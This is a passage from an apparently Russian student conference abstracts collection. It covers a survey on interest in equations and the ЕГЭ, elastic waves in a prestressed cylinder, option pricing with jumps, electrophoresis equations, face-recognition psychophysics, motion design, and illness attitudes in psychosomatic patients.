


Рис. 1. Проявление интереса к уравнениям, неравенствам и их системам субъектами математического образования.

Из рис.1. видно, что интенсивность оценки интереса школьниками значительно выше, чем другими респондентами. Как показал опрос, наибольший интерес у учащихся вызывают задания, связанные с решением уравнений и систем уравнений (п.п. 3, 5), а также решение текстовых задач с их помощью (п. 9).

Полученные результаты говорят о том, что и у студентов наибольший интерес вызывают задания, связанные с решением уравнений, систем уравнений и неравенств. В эту иерархию вклинились только задания на вычисления (2-е место в иерархии). То есть можно сделать вывод о том, что эти умения оказались востребованными и по окончании школы.

В опросе учителей среди первых шести позиций почетные места занимают уравнения, неравенства и их системы (п.п. 3, 5, 9). Интересны близкие оценки учителей и школьников задач, решаемых алгебраическим методом (п.9), в то время как студенты считают их наименее интересными из всех видов заданий.

Наибольшие несовпадения мнений характерны для оценки заданий, связанных с функциями и их графиками (п.п. 6,7): если школьники считают их наименее интересными (особенно задания, связанные с самими функциями), то учителя оценивают их несколько выше, студенты – еще выше.

Что касается оценки ЕГЭ, то студентам был задан вопрос «Как вы считаете, пригодятся ли вам в дальнейшей жизни знания и умения в области решения уравнений, неравенств и их систем?» и вычислен соответствующий индекс по формуле $I = \frac{1 \cdot a + 0,5 \cdot b + 0 \cdot c - 0,5 \cdot d - 1 \cdot e}{N}$, где I может принимать значения на отрезке $[-1; 1]$, N — общее количество респондентов, a, b, c, d, e, f — количество ответов на последовательные ступени шкалы:

- ☐ да,
- ☐ скорее да,
- ☐ не могу сказать,
- ☐ скорее нет,
- ☐ нет.

Учителям были также заданы вопросы, касающиеся ЕГЭ по математике. Первый из них: «Как, по Вашему мнению, повлияло введение Единого Государственного Экзамена на способность учащихся логически мыслить при решении различных задач?»

Полученный индекс $I = 0,04$, говорит о том, что учителя не считают влияние ЕГЭ на развитие логического мышления позитивным. Очень много респондентов, затруднившихся с ответом.

Учителям были заданы вопросы и о значимости для учителей и обучающихся разделения ЕГЭ на базовый и профильный уровни. Получены следующие результаты.

Индекс $I = -0,03$ (для учителей).

Индекс $I = 0,32$ (для обучающихся).

Таким образом, учителя считают несущественным это разделение для себя, но достаточно значимым для обучающихся.

Выводы:

- Первые места в иерархии интересов всех респондентов занимают решение уравнений и систем уравнений.
- Общая интенсивность оценки интереса к уравнениям и их системам школьниками существенно выше, чем другими респондентами.
- Учителя считают, что разделение КИМов ЕГЭ на базовый и профильный уровень пойдет на пользу учащимся, но не учителям.
- Мнения учителей разделились в отношении того, насколько позитивно влияет сдача ЕГЭ по математике на способность учащихся логически мыслить при решении различных задач.

Исследование волновых процессов в полом предварительно напряженном упругом цилиндре

Юров В.О.

Научный руководитель: Ватульян А.О., д.ф.-м.н., профессор

Рассмотрены волны в полом неоднородном изотропном цилиндре со свободными границами, находящемся в поле предварительных напряжений (ПН). Математическая постановка задачи в рамках линеаризованной модели, описанной в [1], и сводящаяся к исследованию спектрального операторного пучка, представлена в [2]. В настоящей работе изучена структура дисперсионного множества задачи и исследовано влияние ПН на его компоненты. Отметим, что общие подходы к изучению дисперсионных множеств для полуограниченных тел представлены в [3].

Выполнен асимптотический анализ для длинных волн. В точке $\kappa = \gamma = 0$ доказано наличие линейного участка $\kappa = t\gamma$ и получена формула (1) для коэффициента наклона t .

$$t = \left(\frac{2}{1 - \xi_0^2} \int_{\xi_0}^1 x \left[\frac{g_1(2g_2 + S_1)}{xG_1} U_{11} + \frac{g_1}{G_1} T_{21} + g_1 + 2g_2 + S_3 - \frac{g_1^2}{G_1} \right] dx \right)^{1/2} \quad (1)$$

g_1, g_2, S_1, S_2, S_3 – безразмерные параметры Ламе и компоненты тензора ПН соответственно, T_1, T_2 безразмерные компоненты тензора напряжений Пиолы.

Эта формула применима для произвольных ПН и переменных параметров Ламе, а функции U_{11}, T_{21} находятся из системы (2):

$$\begin{cases} U'_{11} = -\frac{g_1}{xG_1}U_{11} + \frac{1}{G_1}T_{21} - \frac{g_1}{G_1} \\ T'_{21} = \left(\frac{g_1 + 2g_2 + S_2}{x^2} - \frac{g_1^2}{x^2G_1} \right) U_{11} - \frac{2g_2 + S_1}{xG_1}T_{21} + \frac{g_1(2g_2 + S_1)}{xG_1} \end{cases} \quad (2)$$

$$T_{21}(\xi_0) = T_{21}(1) = 0$$

В ряде случаев можно найти аналитическое решение (2) и получить более простые формулы:

Рассмотрим три вида напряженного состояния при постоянных параметрах Ламе $g_1, g_2 = const$.

1. Предварительные напряжения отсутствуют: $S_1 = 0 \quad S_2 = 0 \quad S_3 = 0$, тогда

$$t = \left(\frac{g_2(3g_1 + 2g_2)}{(g_1 + g_2)} \right)^{1/2} = E^{1/2}$$

2. Продольное растяжение $S_1 = 0 \quad S_2 = 0 \quad S_3 = \sigma$, тогда

$$t = \left(\frac{g_2(3g_1 + 2g_2)}{(g_1 + g_2)} + \sigma \right)^{1/2} = (E + \sigma)^{1/2}$$

3. Действие внутреннего давления

$$S_1 = \varepsilon \left(1 - \frac{1}{x^2} \right) \quad S_2 = \varepsilon \left(1 + \frac{1}{x^2} \right) \quad S_3 = \varepsilon \frac{g_1}{(g_1 + g_2)}, \quad \text{тогда} \quad \text{находим}$$

$$t = \left(\left[\frac{g_2(3g_1 + 2g_2)}{(g_1 + g_2)} \right] + \left[\frac{g_1^2}{2(g_1 + g_2)^2} + \frac{g_1}{(g_1 + g_2)} \right] \varepsilon + o(\varepsilon^2) \right)^{1/2}$$

Осуществлен асимптотический анализ в окрестности резонансов первого и второго типов. Используя разложения $\kappa_i = \kappa_{i0} + \varepsilon \kappa_{i1} + o(\varepsilon^2)$, $X = X_0 + \varepsilon X_1 + o(\varepsilon^2)$, получим две спектральные задачи с параметрами κ_1 и κ_2 соответственно.

Для двух семейств найдены поправки κ_{11}, κ_{21} . С их помощью них можно найти резонансные значения по собственным функциям однородной задачи.

$$\kappa_{11} = \int_{\xi_0}^1 \left(\frac{S_1^*}{G_{10}^2} T_{20}^2 + \left(\frac{g_1^2 S_1^*}{x^2 G_{10}^2} + \frac{S_2^*}{x^2} \right) U_{10}^2 - \frac{2g_1 S_1^*}{x G_{10}^2} T_{20} U_{10} \right) \cdot x dx \cdot \left(2\kappa_0 \int_{\xi_0}^1 U_{10}^2 \cdot x dx \right)^{-1}$$

Заметим, что поправка $\kappa_{11} \geq 0$ при $S_1^* > 0 \quad S_2^* > 0$ и $\kappa_{11} \leq 0$ при $S_1^* < 0 \quad S_2^* < 0$, а при $S_1^* = 1 - \frac{1}{x^2} \quad S_2^* = 1 + \frac{1}{x^2}$ знак κ_{11} зависит от функций T_{20} и U_{10} , так как под интегралом находится неопределенная квадратичная форма общего вида.

$$\kappa_{21} = \frac{\kappa_{20}}{2} \int_{\xi_0}^1 \frac{S_1^* \cdot x \cdot T_{10}^2}{g_2^2} dx \cdot \left(\int_{\xi_0}^1 \frac{x \cdot T_{10}^2}{g_2} dx \right)^{-1}$$

Нетрудно показать, что если S_1^* знакопостоянная функция, то поправка κ_{21} имеет такой же знак. Вывод справедлив для любой функции T_{10} . Наличие ПН вида $S_1^* = 1 - \frac{1}{x^2} < 0$ уменьшает собственное значение этого семейства, что также означает снижение частоты радиальных резонансов этого семейства.

Литература:

1. Ватульян А. О., Дударев В. В., Недин Р. Д. Предварительные напряжения: моделирование и идентификация. Ростов-на-Дону, 2014. 206с.
2. Юров В.О. Волновые процессы в цилиндре при наличии полей предварительных напряжений. Неделя науки 2014/ Сборник тезисов. – Ростов-на-Дону: Издательство Южного федерального университета, 2014. – 616 с.
3. Ворович И. И., Бабешко В. А. Динамические смешанные задачи теории упругости для неклассических областей. – М.: Наука, 1979. 320 с.

Оценка справедливой стоимости опциона в дискретной модели рынка Кокса-Росса-Рубинштейна с наличием скачков

Хвостов А.А.

Научный руководитель: Данилова Н.В., к.ф.-м.н., доцент кафедры высшей математики и исследования операций

Рассматривается новая модель, которая обобщает модель стоимости акция на рынке Кокса-Росса-Рубинштейна с наличием скачков:

$$S_k = S_{k-1} e^{\delta_k \xi_k + \mu_k} \quad 1)$$

где $k = 1, 2, \dots, T$ — моменты времени, S_k — цена акции в момент k , ξ_k — величина скачка, $\delta_k \in \{0, 1\}$ — наличие скачка, μ_k — снос. Модель (1) рассматривается на стандартном стохастическом базисе:

$$F_0 = \sigma(\emptyset, \Omega), \dots, F_T = \sigma(S_1, \dots, S_T)$$

Отметим, что δ_k — последовательность бинарных случайных величин с условным распределением вероятностей $P(\delta_k = 1 | F_{k-1}) = p_k$, где $p_k \in F_{k-1}, \xi_k$ — последовательность независимых и одинаково распределенных случайных величин.

В рассматриваемой модели также присутствуют ограничения на параметры:

$$\min(1, E e^{\xi_1}) < e^{-\mu_k} < \max(1, E e^{\xi_1})$$

Это неравенство проистекает из необходимости того, что процесс (1) должен быть мартингалом.

Сперва рассмотрим случай когда: $\xi_k \in \{-\alpha, \alpha\}$, $\delta_k \in \{0, 1\}$, $\mu = \text{const}$. При таких значениях параметров говорят, что модель (1) описывает симметричное случайное блуждание с пропущенными слагаемыми и постоянным сносом. Тогда справедливую цену европейского опциона Call можно рассчитать с помощью аналитических формул:

$$V(k, x) = \sum_{i=0}^{T-k} C_{T-k}^i \left(\frac{1}{2^i} \sum_{m=0}^i C_i^m \max(x e^{(T-k)\mu + \alpha(2m-i)} - K, 0) \right) p^i (1-p)^{T-k-i}$$

$$V(k, x) = \frac{K}{2\pi i} \int_{-\infty - i\rho}^{+\infty + i\rho} \frac{e^{iy((T-k)\mu - \ln \frac{K}{x})}}{y(iy - 1)} (p\eta_\xi(x) + 1 - p)^{T-k} dy$$

где k — момент начала отсчета, x — цена акции в момент k , V — стоимость опциона, K — контрактная цена, $\eta_\xi(y) = \cos \alpha y$ — характеристическая функция, $p = P(\delta_k = 1) = \frac{2(e^{-\mu} - 1)}{e^\alpha + e^{-\alpha} - 2}$ — вероятность наличия скачка. Первая формула является точной, вторая использует интеграл Фурье для приближения.

Теперь рассмотрим случай, когда снос меняет свое значение, в зависимости от коридора, в котором находится цена:

$$\mu_k(S_{k-1}) = \begin{cases} \bar{\mu}^1, & S_{k-1} \geq \theta_1 \\ \bar{\mu}^2, & \theta_1 > S_{k-1} > \theta_2 \\ \bar{\mu}^3, & S_{k-1} \leq \theta_2 \end{cases}$$

где $\bar{\mu}^i$ — константы, θ_j — границы ценовых коридоров. В такой модели, для вычисления стоимости опциона, используют метод деревьев (Рис.1). Этот метод состоит из двух этапов. Прямой ход мы вычисляем всевозможные траектории, которые только может образовать движение цены акции на рынке за рассматриваемое время при определенных параметрах модели (1). Полученная структура образует дерево, на конечных узлах которого мы можем найти всевозможные финансовые обязательства для европейского опциона Call по формуле:

$$f_T = \max(S_T - K, 0)$$

Одно из них будет наложено на продавца опциона в конечный момент времени T . После этого, обратным ходом от конечных узлов, возвращаемся в корень дерева используя рекурсивную формулу:

$$f_{k-1} = (1 - p_k) f_k^0 + \frac{p_k}{2} (f_k^1 + f_k^{-1})$$

где f_k^0 — финансовое обязательство в узле-потомке, который получился при рассмотрении случая $\delta_k = 0$, f_k^i — финансовое обязательство в узле-потомке, который получился при рассмотрении случая $\delta_k = 1$ и $\xi_k = i\alpha$. Значение в корне дерева f_1 будет искомой справедливой ценой опциона.

Отметим, что метод деревьев подходит для расчетов в обоих случаях: и в случае постоянного сноса, и в случае динамического. Тогда как аналитические формулы применимы только при постоянном сносе.




Рис. 1 — Метод деревьев

В качестве примера приведем таблицу расчетов справедливой стоимости опциона всеми описанными методами для следующих начальных данных:

$$T = 10, x = 32, k = 0, \rho = 1,5$$

Рассмотрим сложный опцион являющийся линейной комбинацией европейских опционов Call и Put:

$$V = C V_{call} + (1 - C) V_{put}$$

$$f_T = C \max(S_T - K_{call}, 0) + (1 - C) \max(K_{put} - S_T, 0)$$

где $C \in [0, 1]$ — доля call в портфеле.

				Точная формула	Интеграл Фурье	Метод деревьев		
$\frac{16 \ln 1,1}{365} - \frac{16 \ln 1,00001}{365}$	31	0,2		0,221869	0,222356	0,002	0,221883	0
	32	0,6	32	0,027336	0,027946	0,022	0,027354	0,001
	33	0,8		0,005467	0,005589	0,022	0,005471	0,001
$\frac{14 \ln 1,1}{365} - \frac{14 \ln 1,00001}{365}$	31	0,8		0,021327	0,021794	0,022	0,021307	0,001
	32	0,6	32	0,026659	0,027243	0,022	0,026634	0,001
	33	0,2		0,221327	0,221794	0,002	0,221307	0
$\frac{13 \ln 1,1}{365} - \frac{13 \ln 1,00001}{365}$	33	0,5		1,000000	1,000000	0	1,000000	0
	31	0,3	31	0,300000	0,300000	0	0,300000	0
	34	0,8		1,200000	1,200000	0	1,200000	0

где $\delta = \frac{|V - \tilde{V}|}{V}$ — относительная погрешность.

Литература:

1. Белявский Г.И., Данилова Н.В., Никоненко Н.Д. Случайные блуждания с пропущенными слагаемыми.
2. Ширяев А.Н. Основы стохастической финансовой математики. Т. 1,2. М.: Фазис, 1998.
3. Халл К.Д. Опционы, фьючерсы и другие производные финансовые инструменты. Вильямс, 2008.

**Перенос массы под действием электрического поля в
многокомпонентной смеси, описываемый квазилинейными
уравнениями эллиптического типа**

Щитов Ф.А.

Научный руководитель: Жуков М.Ю., д.ф-м.н., профессор

Задача о переносе массы под действием электрического поля в многокомпонентной смеси, известная также как задача зонального электрофореза, в бездиффузионном приближении сводится к исследованию системы квазилинейных уравнений [1,2].

Исходная система имеет вид [1,2]:

$$\frac{\partial u_i}{\partial t} + \frac{\partial}{\partial x} \left(\frac{M_i u_i}{1+s} \right) = 0$$

$$i = 1..n$$

$$s = \sum_{i=1}^n u_i$$

где M_i – электрофоретические подвижности компонент,
 u_i – «эффективные» концентрации.

В зависимости от концентраций компонент матрица системы может иметь как вещественные, так и комплексно сопряженные собственные значения, при этом комплексно сопряженным собственным значениям отвечают комплексно сопряженные инварианты Римана [1,2].

Если собственные значения матрицы вещественны и различны, то система является гиперболической в узком смысле, и описывает процесс разделения смеси (требуемый в приложениях) [1,2]. Подробный анализ поведения решения в двумерном случае в области гиперболичности проведен в [3].

В случае комплексно сопряженных инвариантов Римана система является эллиптической и не описывает волновой процесс в привычном смысле, то есть не допускает решений в виде ударных волн и волн разрежения, поскольку им соответствуют вещественные инварианты Римана [1,2,3].

Рассмотрим случай трехкомпонентной смеси. Пусть $R_1(x, t), R_2(x, t)$ – комплексно сопряженные, $R_3(x, t)$ – вещественный инвариант Римана. При помощи метода годографа уравнения приводятся к линейным уравнениям для функций $x = x(R_1, R_2)$ $t = t(R_1, R_2)$:

$$\begin{aligned}\frac{\partial x}{\partial R_2} &= R_1^2 R_2 R_3 \frac{\partial t}{\partial R_2} \\ \frac{\partial x}{\partial R_1} &= R_2^2 R_1 R_3 \frac{\partial t}{\partial R_1}\end{aligned}$$

Полагая $x(R_1, R_2)$ достаточно гладкой и произведение инвариантов отличным от нуля (в противном случае система тривиальна), приходим к уравнению для $t(R_1, R_2)$

$$\frac{\partial^2 t}{\partial R_2 \partial R_1} = \frac{2}{R_1 - R_2} \left(\frac{\partial t}{\partial R_1} - \frac{\partial t}{\partial R_2} \right)$$

После замены $R_1 = r, R_2 = -s$ функция Грина V имеет вид

$$V(r, s, R, S) = \frac{(r + s)^2 F([-1, 2], 1, z)}{(R + S)^2}$$

$$z = -\frac{(R - r)(S - s)}{(R + S)(r + s)}$$

где F-гипергеометрическая функция [4].

Общее решение представляет собой интеграл от функции Грина, R и S произвольные функции (в конкретном случае определяемые начальными и граничными условиями), интеграл берется по рассматриваемой области

$$t(R_1, R_2) = \iint \frac{(R_1 - R_2)((R - S)(R_1 + R_2) + 2RS - 2R_1 R_2)}{(R + S)^3} dR dS$$

После интегрирования:

$$t(R_1, R_2) = \frac{(R_2 - R_1)(RS + S^2 + R^2 + R_1R_2 - R(R_1 + R_2))}{R + S}$$

Подставляя решение в систему для $x(R_1, R_2)$, $t(R_1, R_2)$ получаем линейное неоднородное уравнение с постоянными коэффициентами относительно функции $x(R_1, R_2)$. Общее решение уравнения является суммой общего решения однородного и частного решения неоднородного уравнений.

В случае, если вещественный инвариант Римана является константой, получаем, по сути, случай двухкомпонентной смеси.

Основным результатом работы является переход от нелинейной системы уравнений в частных производных к системе трансцендентных уравнений. Однако следует отметить, что метод годографа в общем случае применим к автономным системам, поэтому справедливость соотношений, полученных для трехмерного случая, – вопрос дальнейшего исследования.

Чтобы избежать недоразумений, общее решение систем в инвариантах Римана такого типа было построено методом обобщенного годографа в [5].

Литература:

1. Бабский В.Г., Жуков М.Ю., Юдович В.И. Математическая теория электрофореза: Применение к методам фракционирования биополимеров. Киев: Наукова думка, 1983. 202 с.
2. Жуков М.Ю. Массоперенос электрическим полем. Ростов-на-Дону: Издательство Ростовского Университета, 2005. 215 с.
3. Елаева М.С. Исследование зонального электрофореза двухкомпонентной смеси веществ. // Математическое моделирование, 2010. Т.22, №9. С.146-160.
4. Copson E.T. On the Riemann-Green Function University of St.-Andrews, Scotland, 1958.
5. Ферапонтов Е. В., Царев С. П. Системы гидродинамического типа, возникающие в газовой хроматографии. Инварианты Римана и точные решения // Математическое моделирование, 1991. Т.3, №2. С. 82–91

Зависимость эффективности распознавания лица от частотных характеристик тестового стимула

Алексеева Д.С.

Научный руководитель: Бабенко В.В., д.б.н., профессор кафедры психофизиологии и клинической психологии

Лица являются сложными стимулами, сочетающими фиксированный набор простых элементов (черт лица) и расстояний между ними, размеры которых могут варьироваться в определенных пределах. Человеческое лицо, как и любой объект реального мира, является поличастотным, то есть содержит и низко-, и средне-, и высокочастотную информацию. Однако при этом лица являются специфической категорией объектов, в обработке которой в том числе участвуют особые отделы мозга.

Зрительная система человека характеризуется наличием параллельных каналов, по каждому из которых передается информация в определенном пространственно-частотном диапазоне. Ранее было обнаружено 6 таких каналов с пиковыми значениями пропускания 0,5, 1, 2, 4, 8 и 16 циклов/град [3]. Позднее было доказано, что разные пространственные частоты осуществляют разный вклад в распознавание лиц [1, 2].

Наше исследование было связано с определением возможной очередности использования пространственных частот в распознавании лиц.

В эксперименте приняли участие 7 студентов и преподавателей факультета психологии Южного Федерального университета с нормальным либо корригируемым до нормального зрением.

Перед испытуемыми ставилась задача выбора между стимулами-изображениями. Используемые изображения представляли собой выровненные по яркости и контрасту фотографии лиц, помещенные на равномерно серый фон. Они были подвергнуты полосовой пространственно-частотной Фурье-фильтрации с пиковыми частотами, выбранными исходя из настроек 6 психофизических частотных каналов, при ширине полосы пропускания в 2 октавы. Общее количество стимульных изображений составило 1288, а именно (1 неотфильтрованное + 6 отфильтрованных) * 184.

Испытуемому предъявлялся тестовый стимул — неотфильтрованное (эксперимент 1) либо отфильтрованное (эксперимент 2) лицо, затем демонстрировалась маска (для того, чтобы обеспечить фиксированную продолжительность обработки стимула) — оригинальное изображение лица, а после этого — четыре сравниваемых стимула, отфильтрованные (эксперимент 1) или неотфильтрованные (эксперимент 2). Один из

сравниваемых стимулов был получен из той же фотографии, что и целевой, и от испытуемого требовалось его найти и обозначить свой выбор нажатием клавиши с соответствующей цифрой.

Все 4 одновременно предъявляемых сравниваемых стимула изображали лица одного биологического пола. При этом и целевой, и тестовый стимулы были оба отфильтрованными или оба реальными лицами только в контрольных пробах (1/7 от общего числа). В остальных случаях, если в качестве тестового стимула выступало отфильтрованное по какой-либо из частот лицо, выбор осуществлялся из реальных лиц и наоборот.

Время экспозиции целевого стимула случайно варьировалось в диапазоне от 2 до 10 кадровых развёрток с шагом в 2 кадровые развертки (одна кадровая развертка – 13,33 мс). Время предъявления маски было постоянным и составляло 15 кадровых развёрток.

Каждый из испытуемых выполнил не менее 60 проб для каждого времени предъявления и каждой частотной полосы.

Первые два эксперимента серии различались порядком предъявления стимулов: в эксперименте 1 тестовые стимулы были неотфильтрованными, а сравниваемые – реальными изображениями, в эксперименте 2 – наоборот.

Задача эксперимента 2 относительно лиц, отфильтрованных по частотам 1-8 циклов/град, оказалась для испытуемых более сложной по сравнению с экспериментом 1. Если в эксперименте 1 распознавание для каждой из этих частот было столь же эффективным, сколь и для оригинальных лиц, то по результатам эксперимента 2 для различных частот наблюдалась различная точность. При фильтрации по 0,5 и 16 циклов/град задача в обоих экспериментах решалась менее эффективно по сравнению с другими частотами.

В экспериментах 3 и 4 мы проверяли гипотезы, объясняющие ухудшение распознавания при выборе отфильтрованного лица в качестве тестового стимула. Первая из них связана с тем, что отфильтрованное лицо не воспринимается мозгом как естественное изображение и потому запоминается хуже. Вторая исходит из особенностей работы кратковременной памяти – скорость стирания информации из кратковременной памяти постоянна, и если работает только один частотный канал, то входящей информации недостаточно, чтобы обеспечить распознавание с учетом этих потерь.

Эксперимент 3 структурно повторял эксперимент 1, а эксперимент 4 – эксперимент 2, однако и целевые, и тестовые стимулы в этих экспериментах были повернуты на 180° с целью получения изображений лиц, которые бы не воспринимались мозгом как естественные. Человек редко сталкивается с перевернутыми лицами в повседневной жизни, поэтому такие изображения можно считать искусственными, но при этом они остаются лицами. Существует даже т.н. эффект переворачивания лиц, который связан с тем,

что для распознавания и обработки перевернутого лица мозгу требуется больше времени.

С поворотом изображений точность распознавания снизилась (в связи с уже известным эффектом переворота лиц), но выявленные тенденции были теми же, что и в экспериментах 1 и 2. Исходя из этого, мы делаем вывод, что лучшая обработка неотфильтрованных лиц не связана с их большей биологической значимостью, а значит, вероятно, объясняется скоростью стирания информации из кратковременной памяти.

Литература:

1. Collin C. A., Therrien M., Martin C., Rainville S. (2006). Spatial frequency thresholds for face recognition when comparison faces are filtered and unfiltered //Perception & psychophysics. – 2006. – Т. 68. – №. 6. – С. 879-889.
2. Kwon M.Y., Legge G.E. Spatial-frequency cutoff requirements for pattern recognition in central and peripheral vision //Vision research. – 2011. – Т. 51. – №. 18. – С. 1995-2007.
3. Wilson H. R., Gelb D. J. Modified line-element theory for spatial-frequency and width discrimination //JOSA A. – 1984. – Т. 1. – №. 1. – С. 124-131.

Моушн-дизайн как современное направление цифрового искусства

Гайбарян К.Х.

Научный руководитель: Данчук И.И., к.п.н., доцент кафедры технологии и профессионально-педагогического образования

Моушн графика– новый вид дизайна, основная идея которого состоит в том, что бы придать простому статическому изображению немного движения.это искусства оживления графики средствами анимации. Разница между анимацией и моушн-дизайном в том, что анимационный фильм представляет историю, в которой каждый персонаж имеет собственный характер, а в моушн-дизайне персонаж не имеет характера и никак себя не позиционируют.Видео, сделанные в стиле моушн, отличаются высокой динамичностью и полной «вовлеченностью» в процесс того, кто смотрит видео.В последнее время такой дизайн набирает все большей популярности.

Моушн-дизайнер — индустрия молодая, в процессе своего становления.

Принято считать, что моушн-дизайн — дизайн графический, только в движении. Конечно, это не всегда так. Если есть история, рассказанная во времени, то моушн-дизайнер, кроме собственно дизайнерских навыков, должен ещё немного быть режиссёром, оператором, монтажёром, программистом и продюсером, саунд-дизайнером. С этой точки зрения он становится ближе к кино и интерактивному дизайну, чем к дизайну

графическому. Поэтому дословно можно объяснить термин «моушн дизайн» как «проектирование движения» средствами компьютерных программ (AdobeAfterEffects, 3dsMax, Cinema 4D).

Области применения моушн-дизайна: айдентика (фирменный стиль); теледизайн (broadcastdesign, упаковка канала); кино (титры и футуристические интерфейсы); реклама; видеоклипы; корпоративное видео; инфографика; обучение (видео-объяснения, tutorиалы); stagegraphics; интерактивный дизайн; видеоарт; веб-сайты; игры; демосцена; мобильные приложения.

Преимущества моушн-графики перед традиционной видеосъемкой:

1. Современность – видео соответствуют последнему слову техники, они развиваются параллельно с возможностями компьютерной техники, а возможности у компьютерной техники в видеопроизводстве, как известно безграничны...

2. Актуальность – чаще всего распространение такие ролики находят именно в сети интернет, они имеют интересное исполнение и ими хочется делиться.

3. Презентабельность – использование красивых графических элементов, которые приведены в движение, выглядят более эффектно и лучше запоминаются.

4. Информативность – в таких видео максимально задействованы все каналы передачи информации. Информация предоставлена визуально и усилена звуковыми сигналами, а сделано все это динамично...

5. Лаконичность – этот вид видеороликов способен передать массу информации всего за 2-3 минуты, используя лишь тезисы и ключевые фразы. Видеосъемка не способна этого сделать...

Главное назначение моушн-дизайна - привлечение внимания потребителя к товару или услугам.

Наиболее востребованным моушн-дизайн в силу специфики оказался в телеиндустрии (продвижение каналов и заставки ТВ программ, титры, ролики), музыкальной индустрии (создание клипов), кино (титры).

Таким образом, интерактивный дизайн, который является составляющей моушн-дизайна, представляет собой — симбиоз интерактивного шоу, программирования и дизайна, короткометражный анимационный фильм, сделанный средствами моушн-графики.

Исследование отношения к болезни в связи с дисфункциональными убеждениями больных различными психосоматическими заболеваниями

Денисова Е.Г.

Научный руководитель: Мирошниченко С. С., к.психол.н., доцент

Одним из актуальных предметов исследования в клинической психологии является изучение субъективной реальности болеющего человека. В психосоматической психологии таким предметом часто выступает изучение субъективного отражения феноменов болезни в психике человека (ВКБ) или изучение феномена отношения к болезни, которое прямо или косвенно влияет на течение заболевания и эффективность проводимых лечебных и реабилитационных мероприятий [6].

Формирование отношения к болезни проходит ряд этапов [5, с. 9]:

1. Сенсологический этап отражает реакцию человека на развившееся явление дискомфорта, боль, различной интенсивности и чувство собственной ограниченности.
2. Оценочный этап – является отражением интерпсихической обработки данных первого этапа. Это этап формирования «внутренней картины болезни», которая сама по себе может пониматься по-разному и включает в себя не только отражение ощущений дискомфорта и боли, но и представления больного о причинах и последствиях его недуга.
3. Этап сформированного отношения к болезни, где формируется индивидуально-личностная реакция на болезнь, которая уже включает не только отражение и интерпретацию болезни, но и эмоциональное отношение и действия в соответствии с ним.

Таким образом, формирование отношения к болезни представляет собой сложный процесс, основой которого выступает *восприятие* и *интерпретация* информации из внешней и внутренней среды. Соответственно, можно предположить, что формирование отношения к болезни будет связано с формированием базисных убеждений человека.

Говоря о категории убеждений, необходимо отметить, что наше исследование базируется на некой компиляции этих подходов. Мы определяем убеждения как формируемые на основе ценностных ориентаций, средства категоризации объектов и явлений окружающего мира, которые представляют собой систему постоянно хранимых в памяти знаний, представлений и идеалов, всегда выражающихся в поведении личности. С позиций когнитивно-поведенческой психотерапии формирование убеждений, призванных структурировать опыт и помогать ориентироваться в мире, выступает ведущим средством адаптации [1, с. 48]. Однако эти убеждения могут быть как помогающими, так и ограничивающими (или дисфункциональными), среди последних выделяют два уровня:

автоматические мысли, образы, отражающие процесс переработки текущей информации и когнитивные конструкты или базисные убеждения (схемы), используемые для классификации, интерпретации, оценки. Сверхвалентные, аффективно заряженные схемы, лежащие в основе систематических ошибок мышления, называют «когнитивными искажениями». Любая из таких схем может присутствовать у психосоматических пациентов, ее проработка служит предметом психотерапии. Они так же способны сильно влиять на ход терапии и успешность лечения [2, с. 138].

В этой связи предметом нашего исследования выступила взаимосвязь типа отношения к болезни с дисфункциональными убеждениями больных различными психосоматическими заболеваниями.

Эмпирическим объектом выступили материалы тестирования 32 больных различными психосоматическими заболеваниями (кожные заболевания, язва желудка, мигрени). Возраст респондентов: от 18 до 43 лет.

Для измерения заявленных показателей респондентам были предложены следующие тесты-опросники:

- 1) «Шкала базисных убеждений» – М.А. Падун, А.В. Котельникова [3],
- 2) Методика «Тип отношения к болезни» [4].

Полученные данные были подвергнуты статическому анализу. Гипотеза проверялась с помощью коэффициента ранговой корреляции Спирмена.

Результаты корреляционного анализа представлены в таблице 1.

Таблица 1.

Взаимосвязь типа отношения к болезни с дисфункциональными убеждениями*

Переменные	Spearman	P-value	Заключение о связи
Гармоничный тип & Несправедливость внешнего мира	-0,376	0,03	Значимая отрицательная связь
Эгопатический тип & Дисфункциональные убеждения о контроле	-0,369	0,04	Значимая отрицательная связь
